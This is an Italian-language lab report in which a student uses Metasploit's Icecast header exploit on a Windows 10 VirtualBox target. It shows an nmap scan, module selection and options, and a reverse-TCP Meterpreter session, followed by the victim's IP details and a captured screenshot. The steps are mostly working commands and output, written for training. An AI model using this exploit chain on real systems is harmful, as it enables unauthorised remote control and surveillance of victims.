
REPORT ESERCIZIO

Oggi viene richiesto di ottenere una sessione di **Meterpreter** sul target Windows 10 con **Metasploit**. Una volta ottenuta la sessione, si dovrà:

- Vedere l’ indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione **Meterpreter**. Il programma da **exploitare** sarà **Icecast** già presente nella iso.

Prima di tutto vado ad aprire il servizio di icecast per sfruttare la vulnerabiltà della porta 8000, poi vado con la scasione **nmap** e infine apro **msfconsole**:



Windows 10 pro - Metasploitable [In esecuzione] - Oracle VirtualBox

Icecast2 Version 2.x


Server Status: Running

☑ Start Server on Application Startup

Global Statistics

Stat Type	Name	Value
Global Stat	client_connections	3
Global Stat	source_connections	2
Global Stat	connections	6


Server Has Been Running 0 Days, 0 Hours, 36 Minutes, 55 Seconds




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history


 ______________________________________________________________________________
|                                                                              |
|                          3Kom SuperHack II Logon                             |
|______________________________________________________________________________|
|                                                                              |
|                                                                              |
|                                                                              |
|                 User Name:          [   security    ]                        |
|                                                                              |
|                 Password:           [               ]                        |
|                                                                              |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > help

Core Commands
=============

    Command           Description
    -------           -----------
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-13 09:40
 EDT
Nmap scan report for 192.168.50.103
Host is up (0.00043s latency).
Not shown: 981 closed tcp ports (reset)
PORT     STATE SERVICE            VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime            Microsoft Windows Internatio
nal daytime
17/tcp   open  qotd               Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http               Microsoft IIS httpd 10.0
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ss
n
445/tcp  open  microsoft-ds       Microsoft Windows 7 - 10 mic
rosoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc              Microsoft Windows RPC
2105/tcp open  msrpc              Microsoft Windows RPC
2107/tcp open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
5432/tcp open  postgresql?
8000/tcp open  http               Icecast streaming media serv
er
8009/tcp open  ajp13              Apache Jserv (Protocol v1.3)
8080/tcp open  http               Apache Tomcat/Coyote JSP eng
ine 1.1
8443/tcp open  ssl/https-alt
MAC Address: 08:00:27:75:A1:AE (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:
microsoft:windows

Service detection performed. Please report any incorrect resul
ts at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 165.15 seconds
```


Inizio con la ricerca del **modulo** adatto e di seguito vedrò come settare le **options** per poi mandare **l’exploit**:




```
msf6 > search type:exploit port:8000

Matching Modules
================

   #   Name                                                           Disclosure Date  Rank       Check  Description
   -   ----                                                           ---------------  ----       -----  -----------
   0   exploit/unix/webapp/ajenti_auth_username_cmd_injection         2019-10-14       excellent  Yes    Ajenti auth username Command Injection
   1   exploit/unix/webapp/bolt_authenticated_rce                     2020-05-07       great      Yes    Bolt CMS 3.7.0 - Authenticated Remote Code Execution
   2     \_ target: Linux (x86)                                       .                .          .      .
   3     \_ target: Linux (x64)                                       .                .          .      .
   4     \_ target: Linux (cmd)                                       .                .          .      .
   5   exploit/windows/nimsoft/nimcontroller_bof                      2020-02-05       excellent  Yes    CA Unified Infrastructure Management Nimsoft 7.80 - Remote Buffer
Overflow
   6   exploit/windows/http/ezserver_http                             2012-06-18       excellent  No     EZHomeTech EzServer Stack Buffer Overflow Vulnerability
   7   exploit/windows/http/icecast_header                            2004-09-28       great      No     Icecast Header Overwrite
   8   exploit/multi/misc/java_jdwp_debugger                          2010-03-12       good       Yes    Java Debug Wire Protocol Remote Code Execution
   9     \_ target: Linux (Native Payload)                            .                .          .      .
   10    \_ target: OSX (Native Payload)                              .                .          .      .
   11    \_ target: Windows (Native Payload)                          .                .          .      .
   12  exploit/windows/http/miniweb_upload_wbem                       2013-04-09       excellent  Yes    MiniWeb (Build 300) Arbitrary File Upload
   13  exploit/linux/http/oracle_ebs_rce_cve_2022_21587               2022-10-01       excellent  Yes    Oracle E-Business Suite (EBS) Unauthenticated Arbitrary File Uploa
d
   14  exploit/qnx/qconn/qconn_exec                                   2012-09-04       excellent  Yes    QNX qconn Command Execution
   15  exploit/multi/sap/sap_soap_rfc_sxpg_call_system_exec           2013-03-26       great      Yes    SAP SOAP RFC SXPG_CALL_SYSTEM Remote Command Execution
   16    \_ target: Linux                                             .                .          .      .
   17    \_ target: Windows x64                                       .                .          .      .
   18  exploit/multi/sap/sap_soap_rfc_sxpg_command_exec               2012-05-08       great      Yes    SAP SOAP RFC SXPG_COMMAND_EXECUTE Remote Command Execution
   19    \_ target: Linux                                             .                .          .      .
   20    \_ target: Windows x64                                       .                .          .      .
   21  exploit/windows/http/shoutcast_format                          2004-12-23       average    Yes    SHOUTcast DNAS/win32 1.9.4 File Request Format String Overflow
   22    \_ target: Automatic                                         .                .          .      .
   23    \_ target: Windows NT SP5/SP6a English                       .                .          .      .
   24    \_ target: Windows 2000 English ALL                          .                .          .      .
   25    \_ target: Windows XP Pro SP0/SP1 English                    .                .          .      .
   26    \_ target: Windows 2003 Server English                       .                .          .      .
   27  exploit/linux/http/saltstack_salt_wheel_async_rce              2021-02-25       excellent  Yes    SaltStack Salt API Unauthenticated RCE through wheel_async client
   28    \_ target: Unix Command                                      .                .          .      .
   29    \_ target: Linux Dropper                                     .                .          .      .
   30  exploit/linux/http/saltstack_salt_api_cmd_exec                 2020-11-03       excellent  Yes    SaltStack Salt REST API Arbitrary Command Execution
   31    \_ target: Unix Command                                      .                .          .      .
   32    \_ target: Linux Dropper                                     .                .          .      .
   33  exploit/multi/http/splunk_privilege_escalation_cve_2023_32707  2023-06-01       excellent  Yes    Splunk "edit_user" Capability Privilege Escalation
   34    \_ target: Splunk < 9.0.5, 8.2.11, and 8.1.14 / Linux        .                .          .      .
   35    \_ target: Splunk < 9.0.5, 8.2.11, and 8.1.14 / Windows      .                .          .      .
   36  exploit/unix/http/splunk_xslt_authenticated_rce                2023-11-28       excellent  Yes    Splunk Authenticated XSLT Upload RCE
   37  exploit/multi/http/splunk_upload_app_exec                      2012-09-27       good       Yes    Splunk Custom App Remote Code Execution
   38    \_ target: Automatic                                         .                .          .      .
   39    \_ target: Splunk ≥ 7.2.4 / Linux                            .                .          .      .
   40    \_ target: Splunk ≥ 7.2.4 / Windows                          .                .          .      .
```




```
msf6 > use 7
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.103
RHOSTS ⇒ 192.168.50.103
```




```
msf6 exploit(windows/http/icecast_header) > set LPORT 4445
LPORT ⇒ 4445
```




```
msf6 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.50.100:4445
[*] Sending stage (177734 bytes) to 192.168.50.103
[*] Meterpreter session 1 opened (192.168.50.100:4445 → 192.168.50.103:49524) at 2025-03-13 10:07:07 -0400
```


Una volta aperta la sessione di **meterpreter** posso fare lo **screenshot** della schermata di windows;




```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:75:a1:ae
MTU          : 1500
IPv4 Address : 192.168.50.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::4449:535c:46ae:5b2a
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  5
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : 2001:0:2851:782c:498:d722:fdd5:79dc
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::498:d722:fdd5:79dc
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3267
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```



```
meterpreter > screenshot
Screenshot saved to: /home/kali/aOcviwKI.jpeg
```



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/icecast_header) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  DESKTOP-9K1O4BT\user @ DESKTOP-9K1O4BT  192.168.50.100:4445 → 192.168.50.103:49524 (192.168.50.103)
```



kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox

kali - Thunar

"aOcviwKI.jpeg" | 75.0 KiB (76,770 bytes) | JPEG image

aOcviwKI.jpeg - Image Viewer [3/3]

aOcviwKI.jpeg 1920 x 974 76.8 kB 25.9%